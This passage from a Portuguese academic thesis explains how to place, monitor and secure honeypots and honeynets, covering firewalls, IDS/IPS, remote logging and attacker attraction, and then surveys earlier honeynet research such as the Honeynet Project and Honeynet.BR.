Ao se construir um ambiente de monitoramento com *honeypots*, é importante considerar a localização dos mesmos. Essa localização pode variar de acordo com o objetivo do ambiente, ou seja, o que se espera capturar com esse(s) *honeypot(s)*. Baumann e Plattner definem em [11] as três principais localizações na captura de ataques: em frente ao firewall, na DMZ[8] (Zona Desmilitarizada) ou atrás do firewall.




Figura 2.1: Localização Física e Lógica dos *Honeypots*

A maior preocupação com a localização está na utilização da *honeynet*. Como comentado anteriormente, os serviços são reais e uma máquina poder sofrer uma invasão bem sucedida, o que dificilmente pode vir a ocorrer nos sistemas emulados.

[8] *Demilitarized Zone*

Abaixo, encontra-se uma pequena explicação de cada uma das localizações possíveis:

Na frente do firewall: A vantagem desse tipo de utilização é o isolamento do *honeypot* do restante da rede. Isso evita possíveis riscos relacionados às máquinas internas ao firewall, além de diminuir o tráfego e a carga de logs gerados nos firewalls, IDSs e outros sistemas de proteção e monitoramento da rede. O grande problema desse tipo de utilização é que a máquina está ligada diretamente à rede, o que pode causar problemas, caso a mesma seja invadida, já que não existe nenhum tipo de controle externo.

Atrás do firewall: Esse tipo de configuração é recomendada para investigação interna de ataques e roubos de informação, por exemplo, dentro de uma empresa. Para outros tipos de utilização, esta técnica não é recomendada, pois obriga os administradores a abrirem restrições de acesso para a rede interna, situação que pode causar grandes riscos, principalmente no caso do *honeypot* ser invadido.

DMZ: Esse tipo de arquitetura traz como desvantagem a necessidade de uma maior quantidade de equipamentos. Em contrapartida, ela se apresenta como a solução mais segura e eficiente entre as três, pois é filtrada por um firewall e, possivelmente, por outros sistemas de controle e monitoramento, enquanto o tráfego fica isolado de um sistema de produção. Isso diminui significativamente os riscos para a rede de produção e permite que o administrador tenha um conteúdo de logs mais limpo e resumido, uma vez que este possui o tráfego exclusivo dos *honeypots*.

2.5 Sistemas Operacionais

Ao se construir um *honeypot*, é necessário definir quais os sistemas operacionais a serem utilizados. Mesmo quando a construção é baseada em um *honeypot* de baixa ou média interação, a escolha é importante para decidir quais os serviços a serem emulados. Isso pode se restringir muitas vezes à aplicação utilizada, por exemplo, o BOF, citado anteriormente, funciona apenas em ambientes Windows sem emulação

de sistema operacional.

Um fator importante nesse tipo de escolha é a complexidade do sistema. Sistemas Windows apresentam uma maior facilidade na instalação e configuração, além de serem conhecidos pela maior utilização e pela grande quantidade de falhas.

Por outro lado, sistemas baseados em Unix podem apresentar diversas falhas caso estejam mal configurados ou desatualizados. Além disso, sistemas como Linux e OpenBSD possuem um maior número de ferramentas para geração de logs e podem ser utilizados sem nenhum tipo de restrição de licença.

O mais importante, neste caso, é avaliar o que se espera estudar e obter do *honeypot* ou *honeynet* construídos. Por exemplo, se a intenção é estudar os ataques para aplicar as contra-medidas em uma rede de produção, é preciso utilizar sistemas semelhantes para que o estudo seja válido.

Também existem implicações em relação ao uso de sistemas virtuais, comentados anteriormente. Esses sistemas podem apresentar algumas restrições, como o caso do programa UML que só permite máquinas virtuais Linux, o que acabam definindo qual sistema pode ser utilizado. Algumas arquiteturas (ex. SPARC) podem também restringir o número de sistemas operacionais utilizados no ambiente de trabalho.

2.6 Obtenção de Informação

A obtenção de informação é a principal finalidade na construção e utilização de um *honeypot*. Para isso, é preciso garantir que a configuração está em perfeitas condições para que um atacante não descubra que está sendo monitorado, caso contrário todo o esforço acaba sendo em vão.

A captura de informações deve ser feita da forma mais transparente possível, e em casos como a *honeynet*, essa captura deve ser realizada externamente, evitando que as informações sejam encontradas por um atacante que acaba de invadir a

máquina. Existem quatro maneiras eficientes de capturar e obter informações sobre um determinado ataque: obtenção direta na máquina, obtenção pela rede, obtenção ativa e obtenção passiva.

Obtenção de informação baseada em máquinas são aquelas obtidas diretamente pelo SO e aplicações de um ou mais *honeypots*. Os logs gerados pelo kernel (núcleo do sistema) e serviços do sistema são as principais formas para esse tipo de estratégia, além da captura de ataques em serviços emulados. Dependendo da flexibilidade do SO escolhido, algumas configurações podem ser realizadas de forma eficiente e, algumas vezes, transparentes.

O redirecionamento do log para um máquina externa é um dos métodos utilizados, pois mesmo que o atacante destrua esses registros, uma cópia permanecerá no servidor externo, caso o mesmo não seja invadido. Ferramentas que capturam os comandos digitados também são muito eficientes, além de alterações que podem ser realizadas no SO para que as informações sejam transferidas de forma transparente pela rede ou portas seriais, portas USB[9] etc.

A obtenção baseada em rede equivale a ferramentas que controlam e monitoram todo o tráfego gerado. Basicamente, são formadas por firewalls e IDSs. Por permanecerem em máquinas separadas e mais protegidas, são mais confiáveis em relação à informação obtida. Além disso, existem técnicas que permitem tornar essas ferramentas transparentes para a rede, impossibilitando a sua identificação. A grande desvantagem desse método, em relação à captura na própria máquina, está nas informações que trafegam de forma cifrada, o que as tornam impossíveis de serem lidas.

A obtenção de informações de forma ativa envolve a investigação da máquina que gerou um ataque, após ou durante a ocorrência do mesmo. Esse método utiliza técnicas conhecidas de reconhecimento (*scans*) e outras ferramentas como o ping, traceroute etc. Apesar da eficiência da técnica para levantamento de informações

[9] *Universal Serial Bus*

da máquina geradora do ataque, esse tipo de técnica pode ser perigosa se o atacante perceber que está sendo investigado. Por isso, deve ser realizado com cuidado e, preferencialmente, em uma rede diferente da qual o ambiente de obtenção se encontra.

A obtenção de informação passiva (também conhecida como *passive fingerprint*) examina os pacotes capturados no ataque em busca de informações sobre o sistema operacional do atacante e métodos usados no ataque. Para isso, são examinados detalhes dos protocolos como o tamanho da janela de congestionamento do TCP *Transmission Control Protocol*, tempo de vida do pacote (TTL[10]), seqüência inicial dos pacotes, flags etc. Examinando o conteúdo é possível descobrir o tipo de ataque realizado e até a ferramenta utilizada, se a mesma possuir alguma característica que a identifique. As referências [23, 24] trazem uma boa explicação sobre esse tipo de técnica.

2.7 Resposta aos Ataques Sofridos

Ao se detectar um ataque e invasão, é necessário saber quais as reações a serem tomadas em relação a esse ataque. Entre as possíveis reações estão: o contra-ataque às máquinas, a notificação do ataque aos administradores da rede, a notificação a organizações especializadas ou, simplesmente, a adoção de medidas para evitar novos ataques.

No caso do contra-ataque, a opção se torna inviável. A princípio, esse tipo de atitude não é correta por uma questão moral, já que o autor do contra-ataque estaria cometendo o mesmo erro do atacante. Outra questão é a possibilidade do ataque estar sendo gerado por uma máquina invadida, o que certamente não é de conhecimento dos administradores da rede, sendo que um contra-ataque a essa rede seria injusto. Por fim, a razão de utilizar um *honeypot* está no conhecimento aplicado à proteção e medidas de prevenção, não à disseminação de ataques pela rede.

[10] *Time to Live*

Independente de outras medidas que possam ser adotadas, a notificação de um ataque para os administradores responsáveis é uma solução sensata. Por meio da notificação, os administradores podem tomar conhecimento dos problemas, encontrar soluções para problemas desconhecidos e punir de forma justa possíveis atacantes que pertençam a essa rede.

Em alguns casos, pode existir a necessidade de notificação para autoridades, por exemplo, quando observados crimes elaborados como ataques a empresas, bancos, roubo de informações importantes entre outros. Como exemplo dessa situação, é possível citar o caso descrito em [25], no qual o monitoramento resultou na descoberta de diversos números de cartão de crédito roubados, os quais foram notificados às empresas envolvidas, o CERT [26] e o FBI [27].

Em relação às medidas para evitar novos ataques, isso varia de acordo com a finalidade do *honeypot* utilizado. Como exemplo, podemos citar uma empresa que utiliza um *honeypot* para monitorar os ataques sofridos e cria regras de bloqueio para todos os endereços que geram ataques à sua rede. Também é possível obter ataques com a finalidade de melhorar ferramentas existentes, criar novas técnicas e sistemas para proteção e detecção, gerar novas assinaturas para IDSs etc.

2.8 Proteção a Terceiros

Ao construir um ambiente de captura e estudo dos atacantes, é necessário avaliar os danos que isso venha a causar a terceiros. No caso de utilização de baixos níveis de envolvimento, isso não é um problema tão sério, pois os serviços são apenas emulados e os riscos de ocorrer uma falha que levem o atacante a assumir o controle do sistema são mínimos.

Quando o ambiente construído é uma *honeynet*, os riscos são outros. Ao invadir uma máquina, o atacante passa a ter um controle parcial ou até total da mesma, e isso permite a geração de novos ataques a outras redes. Uma *honeynet* deve garantir

que isso não irá ocorrer, bloqueando, limitando ou alterando qualquer tipo de ataque gerado de dentro da rede. Isso é algo difícil de ser atingido, já que a *honeynet* deve permitir o tráfego de saída para a rede, de forma a parecer uma rede normal.

Atualmente é utilizada nas *honeynets* um conjunto de ferramentas, entre elas o controle de saída por um firewall em conjunto com um IPS, na tentativa de impedir ou diminuir os riscos de ataques bem sucedidos contra vítimas externas. Ainda assim, o risco existe e exige um constante controle e monitoramento da *honeynet*, para que o ambiente não seja utilizado da maneira oposta ao que se propõe.

2.9 Riscos Enfrentados

Ao conectar qualquer máquina à rede, um usuário já está assumindo o risco de ter sua máquina invadida e controlada por outra pessoa. Com um *honeypot* ou uma *honeynet* isso não é diferente. Na realidade pode ser mais arriscado do que em situações normais, pois nenhuma medida de proteção é realizada na máquina conectada à Internet. Um exemplo é o risco, já comentado, da máquina invadida ser utilizada na geração de novos ataques, o que pode trazer diversos problemas aos administradores.

Outro risco existente é do atacante invadir a máquina e assumir o controle da mesma sem ser notado pelos administradores. Isso pode ser causado pela má configuração ou pelo mau funcionamento de alguma ferramenta de monitoramento. Esse tipo de falha é grave pelo fato do atacante estar livre para realizar qualquer ação sem o conhecimento da administração dos *honeypots*, inclusive gerando novos ataques que não podem ser impedidos.

Para evitar riscos como este, as *honeynets* costumam utilizar dois ou mais sistemas de controle e monitoramento dos dados e ataques, o que gera informações redundantes, mas diminui as chances do administrador não ter conhecimento de uma invasão pelo mau funcionamento de algum controle.

Ainda que um administrador tenha conhecimento sobre um ataque e sua invasão, existe o risco da máquina ficar fora do seu controle e executar ações que deveriam ser impedidas. Por exemplo, um atacante pode iniciar ataques de um *honeypot* invadido, e o administrador mesmo tendo conhecimento, não pode bloquear tais ataques por não ter acesso físico à rede.

Existem diversas situações nas quais é possível ocorrer a perda de controle, exigindo que o administrador crie diferentes formas de parar um *honeypot*, bloquear um tráfego indesejado ou até mesmo desativar toda a rede de pesquisa. Além disso, é importante garantir que essas ações possam ser tomadas tanto localmente quanto remotamente.

Também existe o risco do administrador não ser capaz de analisar todos os logs capturados, deixando que uma invasão passe despercebida. No caso de uma *honeynet*, isso pode ser mais problemático já que são criadas, em geral, com duas ou mais máquinas, além dos diversos sistemas de controle e log.

O administrador deve estar atento para esse tipo de situação e, caso necessário, deve reduzir o número de máquinas e a complexidade dos serviços existentes ao ponto em que seja possível acompanhar periodicamente e detalhadamente todas as informações. A existência de diversos *honeypots* sem um controle suficiente pode trazer mais problemas para um administrador do que ganhos e conhecimento.

O último risco comentado aqui é a atração dos atacantes. Se um *honeypot* ou uma *honeynet* não sofrer ataques, ou estes não forem significativos ao que se espera aprender, de nada vale a construção do ambiente. Isso é um grande risco, e medidas de atração de um atacante devem ser criadas, como comentadas abaixo.

2.10 Atração

A atração dos atacantes é um problema a ser combatido freqüentemente pelo administrador de um *honeypot*. Se uma máquina é configurada com serviços co-

muns e possui falhas muito conhecidas, existe uma grande chance dessa máquina ser atacada e, no caso de sistemas reais, invadida. Porém, esse tipo de ataque geralmente é realizado com ferramentas e técnicas conhecidas, as quais não trazem muito conhecimento ao administrador.

Se, ao invés de falhas conhecidas, forem instalados serviços atualizados, uma invasão provavelmente trará um enorme conhecimento ao administrador, todavia, esse tipo de invasão pode ser muito difícil de ser obtida, principalmente quando a máquina não pertence a uma rede conhecida e nem é alvo de ataques com propósitos específicos, como o roubo de informações.

O tipo de serviço instalado e as falhas presentes na máquina dependem basicamente do tipo de informação que se espera obter dos ataques. Também é recomendada a instalação de diferentes sistemas e serviços, o que aumenta o número de possibilidades para um ataque e invasão.

O administrador pode optar pela adição de arquivos e informações falsas no sistema, com o objetivo de atrair a atenção dos atacantes, por exemplo, um *honeypot* com um servidor web instalado deve atrair mais ataques se estiver hospedando a página de uma empresa, desde que ele acredite que se trate de uma empresa real.

Em [28], Lance Spitzner propõe o conceito de *Honeytokens*, cuja idéia principal é inserir informações falsas em arquivos, e-mails e outros, na tentativa de atrair a atenção de um atacante. Spitzner também propõe, em [29], o conceito de *Honeypots Farm*.

A idéia desse conceito é permitir que diversos *honeypots* sejam instalados em locais e redes diferentes, e seu tráfego seja direcionado para uma rede central que controla e monitora tais ataques. A vantagem desse método é que os *honeypots* ficam espalhados em diversas redes, aumentando as chances de serem atacados.

A atração utilizada varia de acordo com as necessidades e condições dos administradores, porém, é um passo fundamental e perigoso. Se o atacante descobrir que se trata de um *honeypot* e que o mesmo está sendo monitorado, ele pode fugir ou

agir de maneira diferente para não ser identificado. Isso pode vir a prejudicar informações obtidas e impedir que novos e complexos ataques sejam realizados contra o *honeypot* em questão.

2.11 Ferramentas de Auxílio

Quando construídos, *honeypots* de baixo e médio níveis de envolvimento requerem poucos recursos e ferramentas para o controle das máquinas, uma vez que os serviços são emulados e interagem com o atacante de forma restritiva. No caso das *honeynets*, ocorre justamente o contrário, como se trata de uma rede composta por diversas máquinas é necessário um controle e monitoramento completo.

Para tornar eficiente o monitoramento e proteção de uma *honeynet* é utilizado um conjunto de ferramentas, organizada em camadas, onde cada uma delas executa uma tarefa importante e fundamental para a segurança do sistema. As seções abaixo descrevem as principais ferramentas de controle e monitoramento utilizas para garantir a segurança dos sistemas envolvidos em uma *honeynet*, todavia, outras não comentadas podem ser utilizadas de forma a aumentar a eficiência desses ambientes.

2.11.1 Filtro de Pacotes (Firewall)

O filtro de pacotes é uma das ferramentas mais importantes na construção da *honeynet*. Como comentado nas seções anteriores, é indispensável um controle de todo o tráfego destinado a esse ambiente, principalmente o tráfego de saída, para impedir que novos ataques sejam realizados. Porém, é necessário ao mesmo tempo que o atacante consiga realizar acessos externos para fazer o download de ferramentas e outros tipos de acessos, caso contrário ele pode suspeitar da máquina invadida e desistir de realizar outras tarefas importantes.

Umas das técnicas empregadas no controle de firewall é permitir qualquer tipo de acesso de entrada para a *honeynet*, sem a utilização de controle de banda ou

número de conexões. Isso garante que o atacante realizará o número desejado de acessos e ataques, de qualquer tipo possível.

Em relação ao tráfego de saída, existem duas medidas para conter os ataques sem impedir o acesso externo: a primeira delas é o limite de conexões. Por meio do firewall, é possível limitar o número de conexões realizadas, considerando todos os protocolos ou limitando-os individualmente. Além disso, é possível determinar o tempo para que esse limite seja reiniciado.

A segunda solução é limitar a banda para conexões de saída. Isso não impede necessariamente o ataque, mas pode dificultá-lo, como no caso de ataques DoS. Existe ainda uma terceira medida de contenção dos acessos gerados pela *honeynet*, o qual é comentado na seção de IPS logo abaixo.

Como já citado nesse capítulo, existe um grande risco ao se trabalhar com *honeynets* e o administrador deve assumí-lo e buscar as melhores formas de controlá-lo. As soluções dadas não eliminam a possibilidade de ataques externos, elas apenas dificultam o trabalho do atacante. O administrador dessa rede deve estar constantemente atento aos ataques e invasões ocorridas, assim como tomar ações necessárias para impedir que ataques gerados internamente sejam bem sucedidos.

Em relação ao sistema de firewall utilizado, isso depende da arquitetura e sistema escolhido pelo administrador. Existem diversas soluções de firewalls, cada uma apresentando características únicas e também semelhantes em relação as demais. Cabe ao administrador selecionar a melhor solução, baseando-se nas necessidades da rede e nas soluções apresentadas por cada um dos produtos.

A solução citada no capítulo 4 é conhecida por trabalhar na plataforma Linux como sistema de firewall nativo, porém, outros produtos, comerciais ou não, podem apresentar soluções semelhantes.

2.11.2 Sistema de Prevenção de Intrusão (IPS)

O IPS funciona como mais um método de prevenção da *honeynet* contra ataques a terceiros. Por meio do IPS, é possível filtrar os pacotes enviados externamente pela *honeynet*, comparando-os com a base de assinaturas de um IDS. Quando um pacote é identificado como um ataque, o mesmo pode ser apagado ou alterado, para que o ataque não seja bem sucedido.

Esse tipo de proteção reforça aquela definida para um firewall. Qualquer tipo de ataque reconhecido pelas assinaturas de um IDS são bloqueados, impedindo que um atacante invada máquinas externas à *honeynet*. A vantagem de utilizar o IPS em conjunto ao firewall é que, no caso do IPS deixar de funcionar por algum problema, não é permitida a saída de conexões geradas internamente, o que evita a invasão a terceiros pela falha do sistema.

No caso do IPS é fundamental que as assinaturas estejam atualizadas, caso contrário, ataques novos gerados pela *honeynet* podem não ser identificados e nem impedidos de ocorrerem com sucesso.

2.11.3 Sistema de Detecção de Intrusão (IDS)

Os IDSs utilizados em uma *honeynet* têm como finalidade a captura de tráfego, monitoramento de ataques e alerta aos ataques ocorridos. A grande vantagem desses sistemas é que eles informam sempre que detectam a assinatura de um ataque, o que facilita aos administradores a identificação de atacantes, destino, falha explorada e horário do ataque.

É interessante que a base de assinaturas do IDS esteja sempre atualizada, isso permite uma melhor identificação dos ataques ocorridos e possíveis invasões. Porém, essa atualização não chega a ser crítica como em sistemas reais de produção, já que todo o tráfego da *honeynet* é armazenado para possível análise. Também pode ser levado em consideração que em uma *honeynet* qualquer acesso é considerado um

ataque potencial.

Uma técnica útil a ser empregada é a utilização de diferentes serviços de IDS. Isto permite uma configuração personalizada desses sistemas e aumenta a redundância na obtenção de informações. Utilizadas dessa maneira, as tarefas de monitoramento podem ser divididas entre os vários IDSs e aumentar o desempenho na identificação e alerta dos ataques.

Assim como o firewall, existem diversas soluções de IDS, cabendo ao administrador conhecer e escolher aquele que melhor se adequa às necessidades da *honeynet*.

2.11.4 Alteração do SO

As alterações no SO têm como objetivo aumentar a eficiência no monitoramento e adquirir novos dados sobre um atacante. Apesar do monitoramento externo realizado pelo IDS, dados cifrados não são de grande utilidade para o administrador. Nestes casos, é necessário que o próprio sistema seja capaz de capturar as informações já decifradas.

Nessa situação, existem diferentes métodos de implementação, desde alterações realizadas diretamente no kernel de um *honeypot* até a instalação de ferramentas ou módulos. Em qualquer caso, a maior preocupação do administrador deve estar relacionada à transparência dessas ferramentas, de forma a não serem identificadas pelo atacante.

As informações obtidas por essas ferramentas podem ficar armazenadas no próprio *honeypot* ou serem enviadas para uma máquina de armazenamento externo. A primeira solução não é adequada, pois um atacante experiente pode notar os logs da ferramenta e descobrir facilmente que está sendo monitorado.

Em relação à segunda solução, existe o grande problema de enviar as informações sem que as mesmas sejam descobertas pelo atacante. Para isso, deve ser implementado algum sistema que envia informações externamente de uma forma segura e

transparente, como a solução encontrada por Baumann, em [11], em que é alterado o kernel dos *honeypots* para que as teclas digitadas sejam enviadas via porta serial, não sendo identificadas por processos ou ferramentas de captura de tráfego.

2.11.5 Registros de Log

Os registros de log são as peças fundamentais na identificação e análise posterior a uma invasão, por isso o seu armazenamento é essencial para o administrador. Os logs gerados em uma máquina invadida não são confiáveis para o administrador, pois eles são os principais alvos de um atacante após uma invasão.

Duas propostas existentes para o registro de logs locais são: o envio dos logs pela rede e a alteração do código fonte para ocultar o arquivo de configuração. No primeiro caso, os logs são enviados pela rede para uma máquina de logs localizada na *honeynet*. Essa máquina é também um *honeypot*, porém, possui um maior nível de proteção que dificulta a sua invasão. Mesmo que a máquina seja invadida, os logs enviados pela rede são capturados pelo IDS e armazenados em uma máquina confiável, longe do alcance e da identificação desses atacantes.

A alteração do código para os sistemas de log são realizadas, quando possível, para aumentar a dificuldade em detectar que os mesmos estão sendo enviados pela rede. Muitos atacantes consultam os arquivos de configuração padrão, mas, caso o administrador consiga alterar o código do programa para que o arquivo de configuração seja lido em outro local, o atacante pode ser levado a acreditar que o procedimento de log da máquina segue um padrão diferente.

Um exemplo é a alteração do syslog, sistema padrão de logs do Linux. Pode-se alterar o código fonte para que o arquivo lido se encontre em um local diferente do "/etc", e com um nome não intuitivo. No arquivo utilizado, o administrador configura o envio de logs pela rede, enquanto o arquivo original fica inalterado, não demonstrando ao atacante tal proteção contra os logs gerados.

É importante ressaltar que os logs, mesmo os enviados pela rede, são válidos até a invasão de um *honeypot*. Qualquer log enviado de uma máquina já invadida não deve ser considerado confiável, pois o atacante pode utilizar medidas para alterar ou destruir os registros originais.

Em relação ao sistemas de proteção externos, como firewall e IDS, os registros de log devem permanecer em uma máquina diferente das utilizadas pela *honeynet*, sendo que não deve existir acesso direto da *honeynet* para essa máquina de logs. O acesso deve ser feito de uma rede externa à *honeynet*, e bem protegida para que um atacante não consiga invadi-la, descobrindo detalhes e informações sobre essa arquitetura de pesquisa.

2.11.6 Alertas

Apesar da exigência para que um administrador mantenha um constante controle e monitoramento sobre a *honeynet*, é útil possuir um sistema de alertas para o caso de invasões. Isso pode tornar mais eficiente o acompanhamento do administrador para os *honeypots* invadidos.

É de experiência comprovada que o número de acessos realizados a uma *honeynet* pode ser muito alto, mesmo que esses acessos não resultem em um ataque ou que os mesmos não sejam bem sucedidos. Porém, todos os dados originados por ela são indícios de um invasão bem sucedida.

Observando esse tipo de comportamento, além dos registros do IPS, logs de comandos digitados na máquina e medidores de tráfego externos, é possível descobrir quando um ataque bem sucedido ocorre, e ferramentas que realizam alertas por meio de e-mail, celular, pager etc., permitem a identificação imediata do ataque pelo administrador.

O alerta imediato pode fornecer ao administrador as condições necessárias para acompanhar um ataque em tempo real, manter a integridade da *honeynet* e impedir

que novos ataques a terceiros sejam realizados com sucesso. Apesar dos alertas, o administrador deve acompanhar e verificar os logs capturados pelas ferramentas de controle, caso contrário poderão existir ataques sem o conhecimento do administrador, os quais causam riscos já comentados.

2.11.7 Outras Ferramentas

As ferramentas de auxílio citadas acima são as principais utilizadas na construção de uma *honeynet*. Elas são essenciais e mínimas para que a rede esteja protegida e monitorada de forma suficiente. Além delas, existem ainda outras ferramentas que podem e devem ser instaladas sempre que possível, para auxílio no acompanhamento das atividades.

Uma ferramenta de auxílio na investigação de invasão é o verificador de integridade do sistema. Ferramentas com essa característica geram uma base com informações de todos os arquivos do sistema, como informações MAC - *modify, access, change* (modificação, acesso, alteração) -, geração de MD5[11] e outros.

Por meio da base de dados gerada, o administrador pode conferir o sistema, em que é acusado qualquer tipo de acesso ou alteração aos arquivos presentes na base de dados, além do alerta para novos arquivos criados. Isso permite ao administrador identificar todas as alterações criadas por um atacante no sistema invadido.

Medidores de tráfego também podem ser espalhados pela rede, possibilitando a um administrador conhecer a quantidade de dados enviados e recebidos na *honeynet*. Os gráficos também auxiliam na identificação de uma invasão, partindo do princípio de que não deve existir tráfego de saída na *honeynet*. Quando a rede sofre algum tipo de acesso o tráfego de saída tende a aumentar, e o grande aumento neste tráfego pode representar uma invasão a alguns dos *honeypots*.

Não existe um limite para a quantidade de ferramentas empregadas no controle

[11] *Message Digest Algorithm #5*

de uma rede como essa. É exigido apenas que o administrador possua um bom conhecimento da rede em questão, ao ponto de visualizar todas as necessidades, além de instalar e configurar a rede com todos os recursos necessários ao se correto funcionamento.

Capítulo 3

Trabalhos Anteriores

Neste capítulo são demonstrados alguns dos trabalhos já realizados, ou em realização, utilizando as estruturas de um *honeypot* e *honeynet*. Como explicado no capítulo anterior, uma *honeynet* é definida como uma rede de *honeypots* de alta interação, a qual utiliza máquinas e sistemas reais para captura de informações. Apesar dos riscos apresentados, os resultados obtidos podem ser mais completos e significativos.

O conceito de *honeypot* é recente, mas a idéia de monitorar ataques de forma a obter informações valiosas sobre os mesmos surgiu anos atrás. Em 1992, Bill Cheswick publicou um artigo ([30]) no qual relata as experiências obtidas quando um atacante invadiu uma máquina nos laboratórios da AT&T e foi monitorado por vários dias.

Em [31], publicado em 1988, Clifford Stoll relata o monitoramento de um atacante por 10 meses após a invasão em um dos computadores do *Lawrence Berkley Laboratory*. Esse foi um dos mais longos experimentos em monitoramento de atacantes já publicado. Esses artigos demonstram a utilização do monitoramento de forma a entender e estudar ataques e seus respectivos atacantes.

Atualmente, a prática de monitoramento se tornou comum na comunidade de se-

gurança e conta com diversos projetos em andamento, nos quais o objetivo principal é obter o máximo de informações sobre os ataques. O grupo Honeynet Project [9] é hoje o grupo mais ativo trabalhando nessa área, além do primeiro criado com esta finalidade. Existe uma aliança formada pelo grupo Honeynet Project envolvendo outros grupos espalhados por diversos países, com o objetivo de trocar informações sobre os ataques capturados. O livro escrito pelo grupo, em [7], é uma importante referência para entendimento inicial dessa técnica e seus objetivos.

Entre os vários trabalhos realizados pela equipe do Honeynet Project, destacam-se a série de artigos publicados em [3, 32, 33, 34, 35, 36, 25, 37], conhecidos como "*KYE - Know Your Enemy*". Estes artigos tratam, respectivamente, das ferramentas e metodologias, os passos realizados por um atacante, os passos do atacante em uma máquina invadida, a análise detalhada de um *worm*, a análise forense um uma máquina invadida, a análise estatística de ataques para uma *honeynet*, os motivos das ações de um atacante e os métodos de análise passiva de um ataque.

Em [38], o grupo Honeynet Project discute a facilidade encontrada nas fraudes referentes aos cartões de crédito e como estas técnicas são cada vez mais comuns. Em [39], é discutido uma *honeynet* construída dentro de um laboratório universitário e as vantagens obtidas na detecção de máquinas que foram invadidas e que realizaram ataques pela rede.

Além dos artigos publicados e da gerência sobre a aliança criada, o grupo Honeynet Project ainda mantém a construção e atualização do Honeywall, do qual os detalhes podem ser encontrados em [40]. O Honeywall é um CD-ROM capaz de criar uma máquina de gerência para a *honeynet* sem necessidade de sistemas instalados. O SO funciona diretamente pelo CD-ROM, sendo facilmente transportado para qualquer local desejado. O grupo Honeynet Project também possui uma página dedicada a sugestões de novas pesquisas utilizando uma *honeynet*, o que pode ser encontrado em [41].

Em dezembro de 2004, foi publicado um artigo [42] pelo grupo Honeynet Project

em conjunto com outros grupos da aliança (*The Honeynet Research Alliance*). No artigo são analisados os problemas recentes enfrentados pela aliança na obtenção de ataques em sistemas Linux. Em um total de 12 sistemas Linux espalhados por 8 países, no período do ano de 2004, apenas quatro foram invadidos, nos quais três possuíam a distribuição Red Hat 7.3 e um possuía o Red Hat 9.0.

No artigo é comentado sobre o grande aumento na expectativa de invasão de um sistema, a qual aumentou de 72 horas (2001/2002) para 3 meses (2004). Apesar de sugerir razões para tal comportamento, como a melhoria da instalação padrão das distribuições ou o grande número de ataques aos sistemas Windows por serem mais populares, o problema permanece ainda em aberto.

Em [11], foi desenvolvida a primeira tese abordando o tema de *honeypots*, escrita por Reto Baumann e Christian Plattner. O trabalho traz um estudo detalhado sobre a construção de uma *honeynet*, assim como um detalhamento e um comparativo entre as ferramentas utilizadas. Firewalls, IDSs e outras ferramentas são analisadas e comparadas para um levantamento em relação ao custo/benefício. Também foram criadas novas ferramentas de controle e uma interface de gerenciamento para facilitar e tornar eficiente a análise dos dados obtidos. Como conclusão, são demonstrados alguns resultados sobre as invasões sofridas no período de estudos.

No Brasil existe um grupo denominado Honeynet.BR, o qual dedica-se exclusivamente à pesquisa com essa tecnologia. O grupo participa da aliança criada pelo Honeynet Project e também iniciou uma aliança exclusiva para a rede brasileira, contando com a participação de diversas universidades e outros laboratórios de pesquisa, os quais estão comentados em [43]. Duas pesquisas de destaque para esse grupo são os mecanismos para desvio de tráfego malicioso e a construção da ferramenta SmaRT para acompanhamento e reprodução de um tráfego qualquer capturado em um ataque.

A trabalho sobre desvio de tráfego foi publicado por Lucio Henrique Franco e Antonio Montes, em [44]. Neste texto, os autores discutem métodos de trabalho

de uma *honeynet* em conjunto com IDSs e firewalls da rede com o objetivo de desviar tráfego de um ataque para a *honeynet*. Isso permite que a rede permaneça segura enquanto o atacante acredita estar atacando um servidor real de produção. O trabalho de desvio de tráfego também é abordado por Bob Pelletier em [45], no qual o autor apresenta as principais definições para utilização dessa técnica.

A ferramenta SmaRT foi publicada em [46, 47] por Luiz Gustavo C. Barbato e Antonio Montes. Ela tem a função de captura e acompanhamento de um ataque, permitindo a reprodução posterior do ataque completo.

A aliança formada pelo grupo Honeynet.BR é chamada de "Consórcio Brasileiro de Honeypots", o qual dedica-se a uma rede de *honeypots* de baixa interação, espalhados por diversas universidades e instituições diferentes, com o objetivo de capturar ataques espalhados pelo Brasil, e por meio de um sistema de análise estudar as correlações e tendências de ataque. Maiores informações sobre a aliança formada podem ser encontradas em [43].

Os *honeypots* e *honeynets* também vem sendo utilizados com o intuito de melhorar técnicas e ferramentas de segurança já existentes no mercado. Em [48, 49], o autor Laurent Oudot trata da luta contra spams utilizando *honeypots*. Por meio de serviços e endereços falsos de e-mail adicionados a algumas páginas, o autor busca identificar *spambots* (ferramentas automáticas para capturar endereços de e-mail), mesmo quando esses programas realizam suas ações por meio de proxies[1] espalhados pela rede.

Em [50], discute-se a implementação de uma *honeynet* no ambiente de redes sem fio, comentando as técnicas utilizadas, as vantagens e limitações desse tipo de estrutura. Em [51, 52], os autores tratam da captura e análise do tráfego de bate-papo IRC[2] para análise do comportamento dos atacantes e para o estudo de roubo

[1]Serviço utilizado para intermediar a comunicação entre uma aplicação cliente/servidor. A comunicação utilizada junto ao proxy pode variar de acordo com a configuração do administrador da rede em questão.

[2]*Internet Relay Chat*

e troca de números de cartões de crédito pela Internet.

